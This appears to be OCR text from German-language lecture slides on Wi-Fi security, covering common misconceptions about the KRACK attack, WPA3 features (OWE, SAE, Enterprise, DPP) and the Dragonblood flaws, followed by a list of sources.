
KRACK: Key Reinstallation AttaCK (1)



KRACK: Key Reinstallation AttaCK (2)



KRACK: Key Reinstallation AttaCK (3)



KRACK: Fragen & Misverständnisse (1)

- **„Einseitiges Updaten ausreichend (nur Client oder nur AP)“:**
  - Falsch, da beide Seiten angegriffen werden können, je nach Handshake
- **„Man muss in Reichweite des Access Points sein“**
  - Falsch, Angriff möglich mit spezielle Antennen aus einer Entfernung von mehreren Kilometern
- **„Keine wertvollen Daten nach dem Handshake“**
  - Deauthenticaten, Client buffert z.B. HTTP-Request und sendet, direkt beim Wiederherstellen der Verbindung

KRACK: Fragen & Misverständnisse (2)

- **„MitM schwer zu erreichen“:**
  - Starkes Signal oder Channel-Switch-Annoucement ausreichend
- **„Angriffskomplexität ist hoch“**
  - Richtig, aber: Angriffsskript muss nur einmal geschrieben werden
- **„CCMP und Enterprise verringert den Schaden“**
  - Falsch, sowohl PSK als auch Enterprise Netzwerke betroffen. CCMP verhindert außerdem nur das Erzeugen von Paketen, nicht das Blockieren/Replayen

WPA3: Neuer Standard

- **2018 veröffentlicht**
- **Viele Verbesserungen, darunter:**
  - WPA3-OWE
  - WPA3-SAE
  - WPA3-Enterprise
  - DPP

Opportunistic Wireless Encrpytion (OWE)

- **Verschlüsselung für Offene Netze**
- **Diffie-Hellman Schlüsselaustausch**
- **Verschlüsselung verpflichtend**
- **Protected Managment Frames**

- **Nachteil:**
  - Man muss dem AP vertrauen

Simultaneous Authentication of Equals (SAE)

- **„Ersatz“ für WPA2-PSK**
- **Protected Managment Frames**
- **Dragonfly Handshake:**
  - Sowohl Client als auch AP können Handshake initiieren
  - Keine passiven/offline Attacken möglich
  - Perfect Forward Secrecy

WPA3-Enterprise

- **Kaum neue Änderungen**
- **Stärkere Crypto**
- **Mehr Clientseitige Certificate-Chain Checks**

Device Provisioning Protocol (DDP)

- **Ersatz für WPS**
- **Geräte können sich verbinden durch:**
  - NFC
  - QR-Code scannen

Dragonblood-Attack

- **„Dragonfly Handshake“ hatte mehrere Lücken, wurden aber bereits geschlossen**
  - DoS
  - Downgrade Attacks
  - Side-Channel Information Leakage

Vielen Dank für Ihre Aufmerksamkeit

Noch Fragen?

Quellen

- https://media.ccc.de/v/2018-132-wpa3-mehr-sicherheit-fr-wlan-netzwerke
- https://en.wikipedia.org/wiki/IEEE_802.11
- https://www.wi-fi.org/
- https://www.offensive-security.com/kali-linux/kali-linux-evil-wireless-access-point/
- https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack
- https://www.aircrack-ng.org/
- https://hackernoon.com/forcing-a-device-to-disconnect-from-wifi-using-a-deauthentication-attack-f664b9940142
- https://aircrack-ng.org/doku.php?id=airodump-ng#hidden_ssids_length
- https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
- https://upload.wikimedia.org/wikipedia/commons/thumb/a/ae/WEP_Kodierung.JPG/1920px-WEP_Kodierung.JPG
- http://www.muppie.be/09art/images/wlansec/wlanauthenticationstack.jpg
- https://eprint.iacr.org/2007/120.pdf
- https://en.wikipedia.org/wiki/RC4#Security
- https://tools.ietf.org/html/rfc7465
- https://en.wikipedia.org/wiki/Advanced_Encryption_Standard#Known_attacks
- https://en.wikipedia.org/wiki/Advanced_Encryption_Standard#Side-channel_attacks
- https://media.ccc.de/v/34c3-9273-kracking_wpa2_by_forcing_nonce_reuse
- https://dl.acm.org/doi/pdf/10.1145/1102120.1102124
- https://www.zdnet.com/article/dragonblood-vulnerabilities-disclosed-in-wifi-wpa3-standard/
- https://romanh.de/s/wlansec